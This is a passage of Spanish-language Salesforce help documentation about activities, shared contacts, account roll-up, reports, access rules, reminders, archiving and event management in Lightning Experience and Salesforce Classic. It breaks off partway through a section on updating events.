Si su administrador de Salesforce ha agregado la lista relacionada Actividades del caso al formato de página Ver casos en el portal de Autoservicio y ha definido la seguridad a nivel de campo como visible para la casilla de verificación `Visible en Autoservicio` en las actividades, tiene las siguientes opciones para cada actividad.

- **Clasificar como público**: Mostrar una actividad completada en Historial de actividades en el caso en el portal de Autoservicio.
- **Clasificar como privado**: Ocultar una actividad completada en Historial de actividades en el caso en el portal de Autoservicio.

## Consideraciones para el uso de actividades

Tenga en cuenta estas consideraciones para el uso de actividades, incluyendo los efectos de la activación de Actividades compartidas y designación de contactos principales, así como la comprensión de cómo se resumen las actividades en registros de cuentas y lo que representa la fecha de última actividad.

EDICIONES

Disponible para Lightning Experience en: **Personal Edition**, **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

**Actividades compartidas**

- Puede relacionar un evento o tarea a hasta 50 contactos (pero solo un candidato). La actividad se relaciona entonces a los contactos en la cronología de actividad, listas relacionadas e informes.
- La página de detalles para cada contacto muestra tareas y eventos relacionados en las listas relacionadas Actividades abiertas e Historial de actividades junto con otros detalles de contacto. Por el contrario, en la página de detalles para un evento o una tarea, verá los nombres de todos los contactos relacionados con esa actividad junto con otros detalles. Si no visualiza todos los contactos que ha relacionado con una actividad, solicite a su administrador de Salesforce agregar la lista relacionada Nombre a formatos de página de detalles de actividad.
- Usted debe designar un contacto como el contacto principal en la actividad. Si elimina el contacto principal, el siguiente contacto en la lista relacionada de la actividad será el nuevo contacto principal. O bien puede modificar la actividad manualmente para seleccionar un contacto principal. Las listas y los informes muestran contactos principales y secundarios de forma distinta.
- Si no visualiza la opción para agregar más de un contacto a una actividad, solicite a su administrador de Salesforce activar Actividades compartidas.

**Las actividades se resumen en cuentas**

Independientemente de si Actividades compartidas está activada, el campo `Relacionado con` de la actividad ayuda a determinar la relación de una actividad en una cuenta.

| **Contenido del campo** `Relacionado con` | **Registro en el que se resume la actividad** |
|---|---|
| Una cuenta | Esa cuenta |
| Unas oportunidad | La cuenta en esa oportunidad |
| Un contrato | La cuenta en ese contrato |

| **Contenido del campo** `Relacionado con` | **Registro en el que se resume la actividad** |
|---|---|
| Un objeto personalizado con relación principal-detalle con el objeto de cuenta | La cuenta en ese registro de objeto personalizado |
| Algo distinto a lo anterior, incluyendo vacío | La cuenta principal del contacto |

Si Actividades compartidas *está* activada, una actividad se relaciona también con la cuenta principal de cada contacto.

Nota: Si su administrador configuró su organización de modo que pueda relacionar un contacto a múltiples cuentas, el comportamiento de resumen ha podido cambiar de modo que esas actividades no se resuman en la cuenta principal de un contacto. Para obtener más información, consulte Consideraciones para cambiar el modo en que se resumen actividades en cuentas.

**Fecha de última actividad**

La fecha de última actividad es la fecha de vencimiento del evento registrado recientemente en el registro o la tarea cerrada recientemente asociada con el registro. La fecha de última actividad puede aparecer en informes y listas relacionadas de actividades, así como en páginas de detalles de registro (como cuentas, contactos y candidatos).

Independientemente de si Actividades compartidas está activada o no, la fecha de última actividad para un registro de cuenta se basa en tosas las actividades que se resumen en la cuenta a través del campo `Relacionado con` . Para una cuenta, la fecha de última actividad pude representar una actividad relacionada con una oportunidad. La fecha de última actividad para un contacto o candidato se basa en todas las actividades relacionadas con ese contacto o candidato a través del campo `Nombre`.

Si Actividades compartidas *está* activada, las cosas cambian ligeramente. Para registros de cuenta, la fecha de última actividad se sigue basando en las actividades que se resumen en la cuenta a través del campo `Relacionado con`. Pero si el campo `Relacionado con` está en blanco, las actividades se basan en la cuenta del contacto principal. La fecha de última actividad para contactos y candidatos se basa únicamente en las actividades donde el contacto o candidato es el contacto principal en la actividad.

Ejemplo: Jane es un contacto relacionado con dos tareas. Jane *no* es el contacto principal para la primer atarea, que tiene una fecha de vencimiento de 30 de noviembre. Jane *es* el contacto principal para la otra tarea, que tiene una fecha de vencimiento de 15 de noviembre. La fecha de última actividad en el registro de contacto de Jane es el 15 de noviembre.

CONSULTE TAMBIÉN

Consideraciones para el uso de eventos y calendarios en Lightning Experience

Consideraciones para el uso de tareas en Lightning Experience

# Consideraciones para cambiar el modo en que se resumen actividades en cuentas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

De forma predeterminada, el campo `Relacionado con` en una actividad determina en qué cuenta aparece la actividad. A menudo que la cuenta termine siendo la cuenta principal del contacto, pero este comportamiento no siempre tiene mucho sentido. Por ejemplo, si los usuarios pueden relacionar un contacto con cuentas múltiples, la cuenta principal del contacto no siempre es relevante para la actividad. Podría tener más sentido para la actividad aparecer en una de las cuentas indirectas o secundarias del contacto. Puede desactivar este comportamiento de resumen predeterminado desde la página Configuración de actividad, pero tenga en cuenta las implicaciones.

Para comprender completamente el comportamiento de resumen predeterminado, consulte Consideraciones para el uso de actividades.

**Actividades existentes**

Cuando cambia la configuración de resumen, solo las nuevas actividades se ven afectadas. Las actividades existentes solo se ven afectadas si se actualizan de una forma que provoque que se vuelva a calcular el resumen, como cuando se cierra una actividad.

**Resumir en registros de cuentas**

Como el comportamiento predeterminado, el campo `Relacionado con` de la actividad determina con qué cuenta se relacionará una actividad. Pero, a diferencia del comportamiento predeterminado, la actividad no se resume en la cuenta principal del contacto que está especificado en el campo `Nombre`.

**Fecha de última actividad**

Como el comportamiento predeterminado, las actividades que se resumen en una cuenta a través del campo `Relacionado con` determinan la fecha de la última actividad. Pero, a diferencia del comportamiento predeterminado, el campo `Nombre` en actividades siempre se ignora cuando se determina la fecha de la última actividad de una cuenta.

**Cuentas personales**

En Salesforce Classic, cambiar el comportamiento de resumen no afecta a las cuentas personales. Cuando una actividad se relaciona con una cuenta personal a través de los campos `Relacionado con` o `Nombre`, la actividad siempre aparecerá en el registro de la cuenta de la persona. Eso se debe a que una cuenta personal es su propia cuenta principal.

En Lightning Experience, se debe especificar la cuenta personal en el campo `Relacionado con` de la actividad con el fin de que aparezca en el registro de cuenta personal. Esto es verdadero cuando Actividades compartidas *no* está activada.

**Conversión de candidato**

Si crea una actividad al convertir un candidato pero no crea una oportunidad desde el candidato, la actividad no se implementa en la cuenta principal del candidato independientemente de lo que se especificó por la configuración de implementación de la actividad.

CONSULTE TAMBIÉN

Opciones de personalización para la gestión de eventos y tareas conjuntamente

Contactos en múltiples cuentas

## Creación de informes de actividades

Puede ejecutar varios informes para obtener más información acerca del progreso e historial de sus cuentas y acuerdos. Si su administrador de Salesforce ha activado Actividades compartidas, puede ejecutar algunos informes estándar o personalizados. Estos informes muestran detalles acerca de eventos, tareas, llamadas y mensajes de correo electrónico así como sus contactos, cuentas, oportunidades y otros registros asociados.

EDICIONES

Disponible para Lightning Experience en: **Personal Edition**, **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

1. Informes que puede ejecutar en actividades
   Ejecute informes estándar o personalizados que muestran detalles acerca de tareas y eventos y sus contactos, cuentas, oportunidades relacionados y otros registros asociados.
2. Informe sobre las reuniones de los representantes de ventas con los clientes
   Obtenga perspectivas acerca de cómo priorizan los equipos de ventas su tiempo. Cree un informe personalizado en el que se indique a qué clientes dedican su tiempo los representantes de ventas.

### Informes que puede ejecutar en actividades

Ejecute informes estándar o personalizados que muestran detalles acerca de tareas y eventos y sus contactos, cuentas, oportunidades relacionados y otros registros asociados.

EDICIONES

Disponible para Lightning Experience en: **Personal Edition**, **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

| Para ver esta información | Utilice este informe |
| --- | --- |
| Actividades relacionadas con otro tipo de registro, como oportunidades | Haga clic en **Crear nuevo informe personalizado** en la ficha Informes y seleccione el tipo de informe Actividades. |
| Número de contactos relacionados con una actividad | Informes de actividades. Añada la columna `Recuento de relación` a sus informes.<br>Por ejemplo, tiene una tarea con cinco contactos. Cuando ejecuta el informe Tareas y Eventos, aparece "5" para indicar el número de contactos relacionados con la tarea. |
| Una fila por contacto para cada actividad | El informe de actividades con contactos. Seleccione al menos un campo del objeto de contacto.<br>Por ejemplo, su informe incluye una tarea con cinco contactos. Si incluye el campo `Apellidos` del objeto de contacto en el informe, verá cinco filas (una fila por contacto) relacionadas con esta actividad. Si no agrega campos desde el objeto de contacto, sólo verá una fila para la actividad.<br>El informe Actividades con contactos es el único informe que:<br>• Muestra todos los contactos en una actividad<br>• Puede filtrarse utilizando atributos de contactos que no sean el contacto principal |

| Para ver esta información | Utilice este informe |
| --- | --- |
| | Otros informes muestran el contacto principal y el número total de contactos en una actividad pero no muestran detalles del resto de contactos.<br>El informe Actividades con contactos no indica qué contactos son principales o secundarios. |
| El contacto principal de una actividad en dos informes diferentes: Tareas y Eventos y Actividades con casos | Bien el informe Tareas y Eventos, bien el informe Actividades con casos.<br>Por ejemplo, si el contacto principal para una tarea es Ron Dean, estos informes mostrarán ese nombre en el campo `Contacto`.<br>El contacto principal también aparece en el campo `Nombre` de la página de detalles de la tarea o la página de detalles del evento. |

## Informe sobre las reuniones de los representantes de ventas con los clientes

Obtenga perspectivas acerca de cómo priorizan los equipos de ventas su tiempo. Cree un informe personalizado en el que se indique a qué clientes dedican su tiempo los representantes de ventas.

1. Cree un tipo de informe personalizado.
   a. Para Objeto principal, seleccione **Usuarios**.
   b. Complete los demás campos obligatorios: etiqueta, descripción y categoría.
   c. Haga clic en **Siguiente**.
2. Defina una relación entre las actividades y los usuarios.
   a. Relacione el objeto Relaciones de actividad con el objeto Usuarios.
   b. Haga clic en **Guardar**.
3. Defina los campos que aparecen en este tipo de informe.
   a. En la sección Campos disponibles para informes, haga clic en **Modificar formato**.
   b. Agregue los siguientes campos Relaciones de actividad al formato: `Fecha`, `Asunto`, `Nombre`, `Relacionado con`, `Recuento de relación`.
   c. Cambie la etiqueta del campo `Nombre` a *`Contacto`* y del campo `Relacionado con` a *`Oportunidad`*.
   d. Para cada campo, seleccione la opción para mostrar el campo de forma predeterminada.
   e. Haga clic en **Guardar**.
4. Cree un informe.
   a. En la ficha Informes, seleccione el tipo de informe creado en los pasos 1–3.
   b. Seleccione **Formato de resumen** y cree una agrupación por Nombre completo.
   c. Ejecute y guarde el informe.

Ahora dispone de un informe que puede usar para ayudar a sus equipos de ventas a optimizar el tiempo dedicado a los clientes.

EDICIONES

Disponible para Lightning Experience en: **Personal Edition**, **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

Para ver las actividades de su propiedad y de los usuarios de un nivel inferior de la jerarquía de funciones:
- No se necesita ningún permiso

Para ver todas las actividades:
- "Ver todos los datos"

Nota: Si no se activan las actividades compartidas, los informes personalizados que se basen en relaciones de actividades no incluirán a los organizadores de los eventos con los invitados, y no mostrarán los eventos que no tengan ningún invitado.

CONSULTE TAMBIÉN

- Creación de un tipo de informe personalizado
- Diseño del formato de campo de informes creados a partir de su tipo de informe personalizado
- Creación de un informe
- Creación de un informe personalizado

## Acceder a actividades

Sepa quién puede ver, crear y eliminar eventos y tareas y cuándo tiene acceso. El acceso y la colaboración de calendarios están controlados por separada desde el acceso a actividades individuales.

Vea una demostración: Quién ve qué: Valores predeterminados de toda la organización

Varios tipos de parámetros afectan su acceso a eventos y tareas propiedad de otras personas en su organización de Salesforce.

**Función**
Dispone de acceso para ver y modificar sus actividades propias además de actividades asignadas a usuarios que están por debajo de usted en la jerarquía de funciones de su organización de Salesforce.

**Permisos**
Los usuarios con el permiso "Ver todos los datos" pueden ver todas las actividades.

**Modelo de colaboración**
Si el modelo de colaboración de actividad es "Controlado por Principal", los usuarios con el permiso "Ver todo" para el tipo de objeto en el registro relacionado pueden ver la actividad.

EDICIONES

Disponible para Lightning Experience en: **Personal Edition**, **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

Importante:

- Supongamos que relaciona uno o más contactos con una actividad que otros usuarios pueden ver. Estos usuarios pueden ver la actividad junto con el nombre, el nombre de cuenta y el cargo de cada contacto que relacione con la actividad, independientemente de si pueden de lo contrario ver dicha información.
- Un evento con la casilla de verificación `Privado` seleccionada solo es accesible por la persona asignada al evento.

Ejemplo: Puede ver una actividad cuando se aplica una de las siguientes opciones:

- Está asignado a la actividad
- Está por encima del usuario asignado a la actividad en la jerarquía de funciones
- Tiene al menos acceso de lectura al registro con el que la actividad está relacionada
- Tiene el permiso "Ver todos los datos"
- Tiene el permiso a nivel de objeto "Ver todo" para al menos un contacto y la oportunidad, la cuenta o el caso relacionados y Actividades compartidas está activada
- Tiene el permiso a nivel de objeto "Ver todo" para la oportunidad o la cuenta relacionada, donde el modelo de colaboración aplicado al registro es "Controlado por principal" y Actividades compartidas no está activada

Puede modificar o eliminar una actividad (solo en Salesforce Classic) cuando se aplica lo siguiente:

- Tiene los permisos "Modificar tareas" y "Modificar eventos"

Y

- Está asignado a la actividad o
- Está por encima del usuario asignado a la actividad en la jerarquía de funciones o
- Tiene el permiso a nivel de objeto "Modificar todo" en el registro relacionado, donde el modelo de colaboración del registro es "Controlado por principal". (Con Actividades compartidas activada, necesita el permiso a nivel de objeto "Modificar todo" para al menos un contacto y el registro relacionado), o
- Tiene el permiso "Modificar todos los datos"

CONSULTE TAMBIÉN

Compartir su calendario en Salesforce Classic

## Recordatorios de actividades en Salesforce Classic

Salesforce muestra recordatorios de eventos y tareas en una ventana de recordatorio. Cuando está utilizando Salesforce Classic, la ventana de recordatorio se abre siempre que se desencadena un recordatorio. Cuando inicia sesión en Salesforce Classic, se reproduce un sonido si tiene recordatorios que se han desencadenado desde la última vez que ha iniciado sesión. Puede personalizar recordatorios en su configuración personal.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

### Información en ventanas de recordatorios

- Hasta 100 de los antiguos recordatorios que no ha rechazado
- El tipo de actividad: evento o tarea
- El asunto de actividad (haga clic para ver detalles de actividad)
- Cuando el evento está programado para comenzar o la tarea está vencida
- Cuando el recordatorio está vencido o ese recordatorio está pendiente

### Orden de recordatorios

Los recordatorios de evento se ordenan por hora y fecha de inicio y los recordatorios de tarea se ordenan por fecha de vencimiento. Si la opción `Ordenar ventana de recordatorio por fecha de vencimiento` *no* está establecida, la ventana muestra recordatorios en el siguiente orden:

1. La hora y fecha del recordatorio de tarea y evento.
2. La fecha de vencimiento de la tarea *o* la hora y fecha de inicio del evento.
3. Orden alfabético ascendente por asunto.

Si `Ordenar ventana de recordatorio por fecha de vencimiento` está establecida, los recordatorios aparecen en el siguiente orden:

1. La fecha de vencimiento de la tarea *o* la hora y fecha de inicio del evento; si la tarea no tiene fecha de vencimiento, la ventana de recordatorio la muestra en primer lugar
2. La hora y fecha del recordatorio de tarea y evento
3. Orden alfabético ascendente por asunto

## Visualización de fechas y horas

La tabla muestra cómo los recordatorios muestran la hora de inicio del evento o la fecha de vencimiento de la tarea.

| Tipo de actividad | Hora o fecha de vencimiento que ha especificado | Fecha de vencimiento u hora de inicio mostradas en el recordatorio |
|---|---|---|
| Evento | Hora de un evento | La hora y fecha que ha seleccionado cuando ha creado o modificado el evento |
| | Un evento de día completo | La fecha que ha seleccionado y la hora establecida para `Inicio de día` en su página Configuración de información personal |
| Tarea | Una fecha de vencimiento | La fecha que ha seleccionado cuando ha creado o modificado la tarea |
| | Sin fecha de vencimiento | El valor `Ninguna` |

## Configuración de recordatorio personalizable

Siga estos pasos para personalizar su configuración de recordatorios.

1. Desde su configuración personal, introduzca *`Recordatorios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Recordatorios de actividades**.
2. Cambie la configuración según desee.

**Tabla 11: Configuración de recordatorios**

| Configuración | Se produce cuando la configuración está activada |
|---|---|
| `Desencadenar alertas cuando el recordatorio venza` | La ventana de recordatorios se abre cuando un recordatorio vence. |
| `Reproducir un sonido recordatorio` | Salesforce reproduce un sonido recordatorio cuando vence uno. |
| `De forma predeterminada, establezca el recordatorio en eventos para:` | Salesforce define un recordatorio en todos los eventos nuevos. Seleccione la cantidad de tiempo antes de la hora de inicio del evento cuando desea recibir un recordatorio; el valor predeterminado es 15 minutos. Puede desactivar el recordatorio o cambiar la hora del recordatorio cuando modifique un evento. |
| `De forma predeterminada, establezca el recordatorio en tareas para:` | Salesforce define un recordatorio en todas las nuevas tareas. Seleccione la fecha y hora cuando desee recibir recordatorios de tareas; el valor predeterminado es 8:00 AM el día del vencimiento de una tarea. Puede desactivar el recordatorio o cambiar la hora del recordatorio al modificar una tarea. |
| `Ordenar ventana de recordatorio por fecha de vencimiento` | Salesforce ordena los recordatorios por fecha de vencimiento primero y luego por la fecha y hora del recordatorio. |

Si Salesforce no muestra recordatorios que ha establecido, asegúrese de que su navegador no tiene bloqueadas las ventanas emergentes. Para probar su configuración, haga clic en **¿Su navegador bloquea los recordatorios?**.

### Posponer recordatorios

Puede posponer uno o más recordatorios a la vez. La opción predeterminada posponer es para recordarle de nuevo en 5 minutos.

Si hace clic en **Posponer** cuando `Ordenar ventana de recordatorio por fecha de vencimiento` no está seleccionada, la hora de vencimiento se basará en la hora pospuesta cuando se abre el recordatorio de nuevo. Si cierra la ventana de recordatorios, se volverá a abrir cuando se le notifique el siguiente recordatorio.

### Rechazo de recordatorios

Puede rechazar uno o más recordatorios a la vez. Para rechazar todos los recordatorios en la ventana, haga clic en **Rechazar todos**. Si el número de recordatorios supera 100 antes de hacer clic en **Rechazar todos**, luego después de hacer clic en **Rechazar todos**, la ventana muestra los recordatorios adicionales.

CONSULTE TAMBIÉN

Personalizar su experiencia de Salesforce

## Actividades archivadas

Salesforce archiva eventos y tareas en un programa según algunos criterios.

1. Criterios para el archivado de actividades
   Salesforce archiva algunos eventos y tareas antiguos cada sábado a las 5:00 AM aproximadamente según la Hora del meridiano de Greenwich (GMT).
2. Donde aparecen las actividades archivadas
   Cuando Salesforce archiva actividades, puede verlas en datos exportados y en algunas ubicaciones en Salesforce Classic. Las actividades se archivan independientemente de si utiliza Salesforce Classic, Lightning Experience o Salesforce1. Sin embargo, aunque puede ver actividades archivadas en datos exportados y en Salesforce Classic, no puede verlas en Lightning Experience o Salesforce1.
3. Consideraciones para el archivado de actividades
   Salesforce no elimina las actividades archivadas, pero puede eliminarlos manualmente. Las actividades archivadas no se copian cuando crea o actualiza un sandbox.

EDICIONES

Disponible para Lightning Experience en: **Personal Edition**, **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

## Criterios para el archivado de actividades

Salesforce archiva algunos eventos y tareas antiguos cada sábado a las 5:00 AM aproximadamente según la Hora del meridiano de Greenwich (GMT).

Salesforce archiva actividades del siguiente modo.

- Eventos que han finalizado hace más de 365 días
- Tareas cerradas con una fecha de vencimiento con más de 365 días de antigüedad
- Tareas cerradas creadas hace más de 365 días, sin fecha de vencimiento

EDICIONES

Disponible para Lightning Experience en: **Personal Edition**, **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

## Donde aparecen las actividades archivadas

Cuando Salesforce archiva actividades, puede verlas en datos exportados y en algunas ubicaciones en Salesforce Classic. Las actividades se archivan independientemente de si utiliza Salesforce Classic, Lightning Experience o Salesforce1. Sin embargo, aunque puede ver actividades archivadas en datos exportados y en Salesforce Classic, no puede verlas en Lightning Experience o Salesforce1.

Puede ver actividades archivadas en las siguientes ubicaciones.

- En Salesforce Classic, haciendo clic en **Ver todo** en la lista relacionada Historial de actividades
- En Salesforce Classic, en la vista de impresión del registro en el campo `Nombre o Relacionado con`
- Usando la URL para la actividad, si la conoce
- En archivos de exportación de datos semanales

EDICIONES

Disponible para Lightning Experience en: **Personal Edition**, **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

### Consideraciones para el archivado de actividades

Salesforce no elimina las actividades archivadas, pero puede eliminarlos manualmente. Las actividades archivadas no se copian cuando crea o actualiza un sandbox.

## Eventos y calendarios

Utilice Salesforce para realizar un seguimiento de reuniones con clientes, clientes potenciales y compañeros. Desglose desde eventos en registros relacionados, noticias en tiempo real, archivos, contratos y mucho más. También puede realizar un seguimiento de los eventos en los informes.

EDICIONES

Disponible para Lightning Experience en: **Personal Edition**, **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

1. Gestionar eventos
   En Salesforce, los eventos son una potente herramienta para estar al tanto de las relaciones con los clientes y cerrar contratos. Puede relacionar eventos con oportunidades, candidatos, cuentas y contactos. Realice un seguimiento de ellos en estos registros, en su calendario y en informes.
2. Utilizar calendarios para realizar seguimientos y visualizar fechas en objetos de Salesforce
   ¿Desea una forma sencilla y visual de realizar seguimientos de campañas vigentes o próximas? ¿Casos de asistencia? ¿Eventos de minoristas? ¿Oportunidades por cierre? Cree un calendario a partir de un objeto estándar o personalizado: Seleccione un campo de fecha que represente los datos sobre los que desea realizar un seguimiento, y el calendario mostrará datos en ese campo como elementos de calendario. Puede personalizar la mayoría de los calendarios aplicando una vista de lista. Hemos incluido algunos ejemplos habituales. Puede ocultar o mostrar calendarios, y puede modificarlos y eliminarlos. Se aplican algunas consideraciones a la creación de calendarios.
3. Colaboración de calendario en Salesforce Classic
   Otorgue a otros usuarios el acceso para ver o modificar su calendario en Salesforce Classic o visualizar un calendario que un compañero comparte con usted.
4. Vistas de calendario
   Las vistas de calendario muestran sus eventos en Salesforce.
5. Consideraciones para el uso de eventos y calendarios
   Salesforce siempre muestra la fecha y hora de un evento en la zona horaria que ha seleccionado para Mi configuración. Trabajar con reuniones y programaciones es diferente en Lightning Experience y Salesforce Classic.
6. Invitaciones y programación en Salesforce Classic
   En Salesforce Classic puede invitar a personas a reuniones, aceptar invitaciones de reuniones y utilizar el Cloud Scheduler para proponer horas de reuniones. También puede crear una cita de Microsoft® Outlook® para un evento en Salesforce.

CONSULTE TAMBIÉN

Actividades

Tareas

## Gestionar eventos

En Salesforce, los eventos son una potente herramienta para estar al tanto de las relaciones con los clientes y cerrar contratos. Puede relacionar eventos con oportunidades, candidatos, cuentas y contactos. Realice un seguimiento de ellos en estos registros, en su calendario y en informes.

1. Gestionar eventos en Lightning Experience

   Cree, actualice y realice un seguimiento de reuniones en la página Inicio, en el calendario o calendarios que cree, en el panel Kanban o en la cronología de actividades.

2. Gestionar eventos en Salesforce Classic

   Con su calendario en Salesforce, todo el mundo permanece informado, su equipo de ventas, su responsable de ventas, y la preparación de las reuniones es sencilla: Puede realizar un seguimiento, crear y actualizar sus propias reuniones y de otras personas, así como respuestas a invitaciones en diversas ubicaciones en Salesforce. Salesforce muestra eventos en vistas de lista de actividades y de calendario, noticias en tiempo real de Chatter, registros con los que esos eventos están relacionados, como contactos y cuentas. También puede realizar un seguimiento de los eventos en los informes.

## Gestionar eventos en Lightning Experience

Cree, actualice y realice un seguimiento de reuniones en la página Inicio, en el calendario o calendarios que cree, en el panel Kanban o en la cronología de actividades.

- En la página Inicio, Próximos eventos muestra las cinco próximas reuniones en su calendario hoy. Los eventos anteriores desaparecen de la lista conforme transcurre el día.
- En el menú de navegación, seleccione **Calendario** para trabajar con todos sus eventos y crear eventos. Además, cree otros calendarios a partir de un objeto estándar o personalizado: Seleccione el campo de fecha que desee supervisar, y el calendario mostrará datos en ese campo como elementos de calendario.

  No puede compartir su calendario de eventos con otros o invitar a otros a un evento; del mismo modo, los compañeros de trabajo no se pueden suscribir a calendarios que cree.
- En el panel Kanban, las oportunidades muestran alertas cuando no hay actividades abiertas. Para crear un evento, haga clic en el triángulo amarillo.
- Utilice la cronología de actividad para supervisar y actualizar eventos próximos y pasados en una oportunidad, un candidato, una cuenta o un contacto.
- Utilice informes de actividades para ver eventos propiedad de usuarios por debajo de usted en la jerarquía de funciones de su organización de Salesforce.

EDICIONES

Disponible para Lightning Experience en: **Developer Edition**, **Enterprise Edition**, **Group Edition**, **Performance Edition**, **Professional Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear eventos
- "Modificar eventos"

Nota: Puede eliminar un contacto o un registro de un evento sin eliminar el evento. Por ejemplo, supongamos que un evento está relacionado con Contacto A y Contacto B, pero desea relacionarlo únicamente con Contacto A. En vez de eliminar el evento, solo tiene que eliminar Contacto B del campo `Nombre`.

## Gestionar eventos en Salesforce Classic

Con su calendario en Salesforce, todo el mundo permanece informado, su equipo de ventas, su responsable de ventas, y la preparación de las reuniones es sencilla: Puede realizar un seguimiento, crear y actualizar sus propias reuniones y de otras personas, así como respuestas a invitaciones en diversas ubicaciones en Salesforce. Salesforce muestra eventos en vistas de lista de actividades y de calendario, noticias en tiempo real de Chatter, registros con los que esos eventos están relacionados, como contactos y cuentas. También puede realizar un seguimiento de los eventos en los informes.

EDICIONES

Disponible para Salesforce Classic en: **Todas** las ediciones excepto **Database.com**

Los eventos con invitados no están disponibles en: **Personal Edition**

PERMISOS DE USUARIO

Para crear eventos
- "Modificar eventos"

### Realizar un seguimiento de eventos

Vea una demostración: Cómo realizar un seguimiento de llamadas, correos electrónicos y reuniones

Puede realizar un seguimiento de los eventos que le pertenecen y de otros usuarios en las siguientes ubicaciones. Para ver vistas de lista de actividades, haga clic en en la ficha Inicio o en cualquier vista de calendario, o ir a la vista de calendario del día o de la semana.

**Eventos de los que es propietario**

- La ficha Inicio en la sección Calendario
- Una vista de lista de actividades: Seleccione una vista de lista existente o personalice una
- Sus noticias en tiempo real de Chatter: Siga un evento para realizar un seguimiento de publicaciones, comentarios y actualizaciones sobre este

**Eventos que son propiedad de Personas que han compartido sus calendarios con usted**

La vista de calendario de varios usuarios

**Los eventos que ha asignado a otros**

- La vista de lista **Mis actividades delegadas**
- Informes de actividades

**Eventos que son propiedad de Personas por debajo de usted en la jerarquía de su organización**

- La vista de lista **Actividades de mi equipo**
- Informes de actividades

**Próximos eventos**

- Una vista de calendario
- La vista de lista **Próximos eventos**
- La lista relacionada Actividades abiertas de un registro relacionado con un evento

**Eventos pasados**

- Una vista de calendario
- La vista de lista **Mis actividades**
- La lista relacionada Historial de actividades de un registro relacionado con un evento

**Eventos relacionados con otro registro, como un contacto o una cuenta**

- La página de detalles de otro registro, en las listas relacionadas Actividades abiertas e Historial de actividades
- Sus noticias en tiempo real de Chatter y en las noticias en tiempo real de Chatter de otro registro
- Informes de actividades

### Visualizar detalles de eventos

En un calendario, en la vista de lista de actividades, en una lista relacionada, o bien en la ficha Inicio, existen dos formas de ver los detalles de eventos:

- Pase su ratón sobre el asunto de un evento.
- Haga clic en el asunto.

En la página de detalles de un evento, para ver los detalles de un solo evento en una serie recurrente ( ), seleccione la subficha Ver evento. Para ver los detalles de la serie , seleccione la subficha Ver serie.

identifica eventos con invitados.

### Creación de eventos

**En la ficha Inicio**
En la ficha Inicio, bajo Calendario, haga clic en **Evento nuevo** o **Nueva solicitud de reunión**.

**En una noticia en tiempo real de Chatter**
Si crea un evento en las noticias en tiempo real de un registro, como un contacto, Salesforce relaciona automáticamente el evento con el registro.

**En la barra lateral**
En la barra lateral de Salesforce, en la lista desplegable Crear nuevo, seleccione **Evento**.

**En la página de detalles de otro registro**
En la lista relacionada Actividades abiertas, haga clic en **Evento nuevo** o **Nueva solicitud de reunión**. Salesforce relaciona automáticamente el evento o la solicitud de reunión con el registro.

**En la página de detalles de un evento con invitados**
En la página de detalles de un evento al que haya invitado a una o más personas, haga clic en **Duplicar**. Puede duplicar un evento que tiene al menos un invitado y no es un evento recurrente.

**En una vista de calendario**

- Haga clic en **Evento nuevo**.
- En una vista de día, haga clic en una hora, como las 9:00 AM.
- En una vista de día o semana, haga doble clic en una división de tiempo. No es posible hacer doble clic para crear un evento recurrente o un evento al que invite a personas. Si al hacer doble clic no se abre un nuevo evento, solicite a su administrador que active Activar eventos de hacer clic.
- En una vista de semana o mes, haga clic en .

**En una Vista de lista de actividades ( )**
En una vista de lista, haga clic en **Evento nuevo**.

**En una vista de lista de contactos, candidatos u otros registros**
En una vista de lista de contactos, candidatos u otros registros, haga clic en en la parte inferior de la página para añadir una vista de calendario semanal a la página. Cree un evento relacionado con un registro arrastrando el registro desde la vista de lista debajo de una división de tiempo del calendario. Si no ve el vínculo , solicite a su administrador de Salesforce que active la programación de arrastrar y colocar.

Nota: Si programa reuniones con personas en una zona horaria diferente, su calendario muestra sus horas disponibles y no disponibles en su zona horaria. El ajuste `Zona horaria` de un usuario individual (tal y como se indica en la página de información personal) siempre sustituye a la `Zona horaria predeterminada` establecida para la organización de Salesforce.

### Actualizar eventos

En cualquier punto (excepto en informes) donde pueda ver detalles de eventos, puede modificar cualquier evento para el que tenga permiso de modificación.

Puede modificar un evento de diferentes formas:

